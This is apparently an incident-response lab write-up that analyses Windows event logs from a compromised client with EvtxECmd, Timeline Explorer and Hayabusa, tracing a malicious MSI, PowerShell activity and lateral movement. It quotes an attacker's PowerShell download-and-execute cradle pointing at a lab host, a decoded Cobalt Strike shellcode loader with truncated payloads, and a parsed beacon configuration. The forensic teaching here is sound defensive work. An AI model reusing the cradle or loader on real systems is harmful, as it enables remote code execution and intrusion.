Windows Event Logging

7CBEA416-6210-486F-BFB0-B20BF4648472

Exercise Description

After a cyber security at ACME Corporation, your team has been tasked with the incident response. It is your job to determine attacker actions, such as lateral movement and and remediation from logs.

The event logs from two machines were collected. The collections can be found under 'Resources'.

Your Task

Your job is to detect all indications and proof of suspicious or attacker actions in the Event Logs.

Answer the following questions:

Client1

- When was the client1 computer last started?
- List what users logged into how many times?
 - Who is the user with most logins?
 - Who is the user with the least logins?
 - Where do remote logins come from?
 - What other types of logons were observed?
- A malicious program was installed multiple times using MSIInstaller.
 - Can you find the program name and manufacturer that provided?
 - What time was the program first installed?
 - What time was it last installed?
 - Was the installation successful?
 - What User ID (SID) was used to install the malicious program?
 - What is the path of the MSI file used for the installation?
- At the time of the last malicious program installation, several malicious PowerShell commands were executed.
 - What were the PowerShell commands executed?
 - Under what user were the commands executed?
 - Obscribe what the commands do?
 - What IoC is found in the commands?
 - Can the IoC be found in any other (non-PowerShell) event?
 - Is there any other suspicious PowerShell?
 - What time do the occurrences start?
- Is there any indication on lateral movement originating from client1 (client1 = source)?
 - What is found?
 - What user account is used for the lateral movement?
 - o Lateral movement to what systems?

- Detect indicators of the detected lateral movement?
 - What was a host machine name and IP used by the attacker?
- What type of lateral movement was performed?
 - Determine the name of a newly installed service?
- Is there more suspicious PowerShell?
 - Decode the encoded commands

Please document the analysis as well the results in your report. This includes tool input command line as well as important output.

C1: Parsing

First step is to parse the event logs with a tool like EvtxECmd of Eric Zimmermann (https://ericzimmerman.github.io/#!index.md).

We are parsing the full event log directory of every machine, as it allows to tie together all event logs into a single CSV file:


```
.\EvtxECmd.exe -d
'E:\EventLogExercise\Kape_EventLogs_client1\C\Windows\System32\winevt\Logs' --csv
'E:\EventLogExercise\Kape_EventLogs_client1\'
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx
...

Processed 121 files in 17,2262 seconds
```

This leads to a CSV File, such as <time>_EvtxECmd_Output.csv with all event logs either per machine or even for all obtained event logs into a single file:


The CSV may be opened with a tool, such as Timeline Explorer by Eric Zimmermann (https://ericzimmerman.github.io/#!index.md).



One of the most notable features of EvtxECmd is, that all events are categorized and accordingly taged in a so called Map Description. Therefore, it is possible to find events by their human readable description, such as for example "OS was started", "Successful logon", "A program was installed", "Application Crash" or "A new service was installed in the system".

C1: Startup Time

To find out when the computer was started, look into the parsed Events and Search for "System was started" in the Map Description column:



Event ID 100\


Time Created: 2023-05-31 06:10:31\

BootStartTime: 2023-05-31 06:03:52.6188613\ BootEndTime: 2023-05-31 06:10:11.4471177

Alternatively, an event correlated to the startup, such as Event ID 6005 may be found.

Event ID 6005\

Time Created: 2023-05-31 06:06:26:3408831




C1: Logon Analysis


In the obtained CSV file, the logons may be detected by looking for the according Event ID 4624. This event is usually searched for when analyzing the **destination** system of a lateral movement.

SEE ALSO THE SANS HUNT EVIL (BLUE) POSTER https://www.sans.org/posters/hunt-evil/


Timeline Explorer allows for filtering of the event id:




After that, it is possible to group by the target of the logon by right clicking on the desirec column and selecting Group By This Column:




The result:



To find according logon types, a further grouping on Payload Data2 can be performed.



To obtain the remote hosts, the table can be further grouped:



- Who is the user with most logins?
 - o aalfort
 - aalfort does seem to do PSExec like service logins regularly since the beginning of the event log.
- Who is the user with the least logins?
 - tmassie (of the real user accounts)
- Where do remote logins come from?
 - 10.0.1.9 = Client1 (local computer) and guacamole (belongs to Lab and can be ignored for the future)
 - 10.0.1.254 = MgmtClient (belongs to Lab and can be ignored for the future)
- What other types of logons were observed?
 - Network

- Service
- NewCredentials
- o RDP

Usually the observed PSexec (service) logins would be an indicator of a lateral movement on the **destination** computer. However, in this case this is seen from MgmgtClient, which is out of scope for the lab. No other suspicious remote logins are seen.


C1: Automatic Logon Analysis

A tool for automatic event log analysis is Hayabusa (https://github.com/Yamato-Security/hayabusa). It can be used to automatically generate a logon-summary:

```
PS> .\hayabusa-2.6.0-win-x64.exe logon-summary -d
"E:\EventLogExercise\Kape_EventLogs_client1" -o
"E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_logon_summary"
  ᆀᆘᆘ┝ᄜᆐᆘ
              ╗║╚═╝║╚╗╔╝║╚═╝║╔
              ع | الـــا | الـــا | الـــا <sub>|</sub> و
  by Yamato Security
Generating Logon Summary
Start time: 2023/07/03 11:14
Total event log files: 165
Total file size: 120.5 MB
165 / 165
-----
======= 100.00 %
Total Event Records: 221218
First Timestamp: 2023-05-05 15:17:13.667 +02:00
Last Timestamp: 2023-06-30 09:15:28.665 +02:00
No logon failed events were detected.
Scanning finished. Please wait while the results are being saved.
Successful logon results:
E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_logon_summary-successful.csv
(790 B)
Failed logon results:
E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_logon_summary-failed.csv (83
B)
```

Elapsed time: 00:00:03.432

As a result, a CSV is generated. The CSV may be opened with a tool, such as Timeline Explorer by Eric Zimmermann (https://ericzimmerman.github.io/#!index.md).




C1: Malicious Program Installed


A malicious program was installed multiple times using MSIInstaller.

Timeline Explorer allows to group the events parsed by EvtxECmd by Map Description. The the Map Description Categories are "A program was installed" or "Installer Started".

A filter is set in Timeline Explorer for the descriptions above.



The result is reviewed:



The according event discloses the time and user SID as well as Name and Manufacturer the attacker has provided for the program.

```
Name, Version, Lang, Status, Manufacturer: Foobar 1.0, 1.0.0, 1033, 1603, Acme
Ltd., (NULL)


2023-06-29 13:37:48 "c:\\users\\tmassie\\beacon.msi"
2023-06-29 15:46:13 "c:\\users\\tmassie\\beacon2.msi"
2023-06-30 07:10:30 "c:\\users\\tmassie\\beacon33.msi"
```

C1: Malicious PowerShell

At the last time of the execution of the malicious program, a malicious PowerShell script can be found.


Filtering for "MsiInstaller" in the Provider and finding the last "Installer Started" Event ID 1040. At the time of the start, several PowerShell statements are executed.

A trick is to mark a line in Timeline Explorer:




When editing filters, the line stays highlighted and in focus. Applying Filter

Looking trough PayloadData1 to see the executed scripts. In the following screenshot PayloadData1 was grouped to not show multiple invocations of the same PowerShell statement.



Time Created
2023-06-30 07:10:31
Payload Data1
HostApplication=powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://10.0.1.15:80/a'))

Immediately after the execution, there is more suspicious PowerShell:




Extracting the first few blocks of PowerShell:

```
$s=New-Object
IO.MemoryStream([Convert]::FromBase64String("H4sIA[...CUT...]KBusEAA=="));
```

```
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

The above executes another PowerShell.

The user executing these statements is found before the execution in a series of logon events (4624 and 4672) as well as in the User ID of the PowerShell Events for the start.



- What were the PowerShell commands executed?
 - o powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://10.0.1.15:80/a'))
- Under what user were the commands executed?
 - Most likely one of the users logging in just before "
- Describe what the commands do?
 - Executing a downloaded script from another host's webserver amd executed it.
- What IoC is found in the commands?
 - http://10.0.1.15:80/a
- Can the IoC be found in any other (non-PowerShell) event?
 - Not from the event log

C1: OPTIONAL: Analysis of the PowerShell

The Base64 encoded part of above PowerShell can be decoded in Cyberchef using the following reciepe:

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)Gunzip()

Result of the extraction:

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
```

```
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef]
(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}
function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-
Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemory
Module', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot,
Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')
    return $var_type_builder.CreateType()
}
[Byte[]]$var code =
[System.Convert]::FromBase64String('s70zs70[...CUT...]yMjIyMjIyMjIyMj')
for (x = 0; x - 1t var_code.Count; <math>x++) {
    var\_code[x] = var\_code[x] - bxor 35
}
[Byte[]]$func_gmh = [BitConverter]::GetBytes((func_get_proc_address kernel32
GetModuleHandleA).ToInt32())
[Byte[]]$func gpa = [BitConverter]::GetBytes((func get proc address kernel32
GetProcAddress).ToInt32())
[Array]::Copy($func_gmh, 0, $var_code, 34849, $func_gmh.Length)
[Array]::Copy($func_gpa, 0, $var_code, 34856, $func_gpa.Length)
$var va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)
$var runme =
```


```
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffe
r, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-
Job
}
else {
    IEX $DoIt
}
```

It contains another big blob of Base64, which can be XORed by 35 and then stored as a file.

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)XOR(%7B'option':'Decimal','string':'35'%7D,'Standard',false)

The file shows a NOP slide in the beginning (As seen from OpCode 0x90 for further Info see https://en.wikipedia.org/wiki/NOP_(code)). It is followed by an MZ PE Format header, however has no DOS Stub or similar after.



This extracted file could be analyzed with various PE file format analyzers.

An example Analysis was performed using https://github.com/Sentinel-One/CobaltStrikeParser, which is able to parse the Cobalt Strike beacon:


```
PS C:\ForensicTools\CobaltStrikeParser> .\parse_beacon_config.py
"E:\EventLogExercise\downloadEdited.dat"
BeaconType
                                  - HTTP
Port
                                  - 80
SleepTime
                                  - 30000
                                 - 1403644
MaxGetSize
Jitter
                                 - 20
MaxDNS
                                 - Not Found
                                 - 2927c9db1fef49cc4240ed7addb7def6
PublicKey_MD5
C2Server
                                 - 10.0.1.15,/jquery-3.3.1.min.js
                                 - Mozilla/5.0 (Windows NT 6.3; Trident/7.0;
UserAgent
rv:11.0) like Gecko
HttpPostUri
                                 - /jquery-3.3.2.min.js
Malleable_C2_Instructions
                                 - Remove 1522 bytes from the end
                                   Remove 84 bytes from the beginning
                                   Remove 3931 bytes from the beginning
                                   Base64 URL-safe decode
                                   XOR mask w/ random key
HttpGet_Metadata
                                  - ConstHeaders
                                         Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                         Referer: http://code.jquery.com/
                                        Accept-Encoding: gzip, deflate
                                   Metadata
                                         base64url
                                         prepend "__cfduid="
                                         header "Cookie"
HttpPost Metadata
                                 - ConstHeaders
                                         Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                         Referer: http://code.jquery.com/
                                         Accept-Encoding: gzip, deflate
                                   SessionId
                                        mask
                                         base64url
                                         parameter "__cfduid"
                                   Output
                                         mask
                                         base64url
                                         print
SSH Banner
                                  - GET
HttpGet_Verb
                                  - POST
HttpPost Verb
HttpPostChunk
                                 - 0
Spawnto_x86
                                 - %windir%\syswow64\rundll32.exe
                                 - %windir%\sysnative\rundll32.exe
Spawnto x64
CryptoScheme
Proxy_Behavior
                                 - Use IE settings
                                  - ZodsEa0Mhs23N1PydPXS5A==
Watermark Hash
Watermark
                                  - 1480773306
bStageCleanup
                                  - True
```

```
bCFGCaution
                                  - False
KillDate
                                  - 0
bProcInject_StartRWX
                                  - False
bProcInject_UseRWX
                                  - False
bProcInject MinAllocSize
                                  - 17500
ProcInject_PrependAppend_x86
                                  - b'\x90\x90'
                                    Empty
ProcInject PrependAppend x64
                                  - b'\x90\x90'
                                    Empty
ProcInject_Execute
                                  - ntdll:RtlUserThreadStart
                                    CreateThread
                                    NtQueueApcThread-s
                                    CreateRemoteThread
                                    RtlCreateUserThread
ProcInject AllocationMethod
                                  - NtMapViewOfSection
bUsesCookies
                                  - True
                                  - round-robin
DNS strategy
DNS_strategy_rotate_seconds
                                  - -1
DNS_strategy_fail_x
                                  - -1
DNS_strategy_fail_seconds
                                  - -1
Retry_Max_Attempts
Retry_Increase_Attempts
                                  - 0
Retry_Duration
                                  - 0
```

The output provides vast information about the payload. Note the C2 Server IP, which is baked into the payload.

Indeed the Cobalt Strike Reflective Loader allows for hiding measures in the malleable profile very much resembling what was seen above (The 0×90 nop slide ...). Compare

https://github.com/threatexpress/malleable-c2/blob/master/jquery-c2.4.9.profile:




C1: More Suspicious PowerShell

PowerShell Version 5+ has Automatic logging of suspicious scripts, recorded as Event 4104 with a Warning Level.


Taking above hint and filtering for the following in Timeline Explorer:

```
Contains([Level], 'Warning') And Contains([Channel], 'powershell')
```

Starting from the event we know as a pivot point, we move backwards in time:



Finnaly we arrive at the first suspicious statement known to the currently available Event Log:




- Is there any other suspicious PowerShell?
 - There is multiple, see images above.
- What time do the occurrences start?
 - 2023-06-29 13:22:16:5656755 as known from the first Event ID 4104

C1: Lateral Movement (FROM Client1)

On the **source system**, a typical indicator of lateral movement is an Event Id 4648 showing a logon specifying alternate credentials (another user than the currently logged in user was used).

SEE ALSO THE SANS HUNT EVIL (BLUE) POSTER https://www.sans.org/posters/hunt-evil/

Filtering for the according event. Generating a list of users and remote computers.



Aalfort can beignored and is noise in this exercise...

There are three lateral movement events shown in the log using user cclear:

```
Time Created Event Id User Name Remote Host Payload Data1 Payload Data2 2023-06-30 01:49:59 4648 child\tmassie 10.0.1.103:445 Target: CHILD.TESTLAB.LOCAL\cclear TargetServerName: WS1 2023-06-30 06:32:01 4648 child\tmassie 10.0.1.100:445 Target: CHILD.TESTLAB.LOCAL\cclear TargetServerName: DC1 2023-06-30 06:57:17 4648 child\tmassie 10.0.1.100:445 Target: CHILD.TESTLAB.LOCAL\cclear TargetServerName: DC1
```

- Is there any indication on lateral movement originating from client1 (client1 = source)?
 - YES
- What is found?
 - tmassie used credentials of cclear to access DC1 and WS1
- What user account is used for the lateral movement?
 - o cclear
- Lateral movement to what systems?
 - DC1 and WS1

C1: Automatic Detection

Hayabusa (https://github.com/Yamato-Security/hayabusa)can be used to automatically detect suspicious events or actions:

```
Start time: 2023/07/03 12:25
Total event log files: 165
Total file size: 120.5 MB
Loading detections rules. Please wait.
Excluded rules: 30
Noisy rules: 12 (Disabled)
Deprecated rules: 169 (4.54%) (Disabled)
Experimental rules: 2001 (53.78%)
Stable rules: 225 (6.05%)
Test rules: 1495 (40.18%)
Unsupported rules: 43 (1.16%) (Disabled)
Hayabusa rules: 152
Sigma rules: 3569
Total enabled detection rules: 3721
Output profile: standard
Scanning in progress. Please wait.
165 / 165
======= 100.00 %
Scanning finished. Please wait while the results are being saved.
Rule Authors:
Results Summary:
First Timestamp: 2023-05-05 15:17:13.667 +02:00
Last Timestamp: 2023-06-30 09:15:28.665 +02:00
Events with hits / Total events: 34,497 / 110,609 (Data reduction: 76,112 events
(68.81\%)
Total | Unique detections: 37,308 | 55
Total | Unique critical detections: 0 (0.00%) | 0 (0.00%)
Total | Unique high detections: 1,471 (3.94%) | 9 (16.36%)
Total | Unique medium detections: 1,585 (4.25%) | 11 (20.00%)
Total | Unique low detections: 85 (0.23%) | 11 (20.00%)
Total | Unique informational detections: 34,167 (91.58%) | 24 (43.64%)
Dates with most total detections:
critical: n/a, high: 2023-06-29 (798), medium: 2023-06-29 (1,488), low: 2023-06-30
(56), informational: 2023-06-30 (26,776)
```


```
Saved file: E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_timeline.csv (23.3 MB)

Elapsed time: 00:00:09.497
```

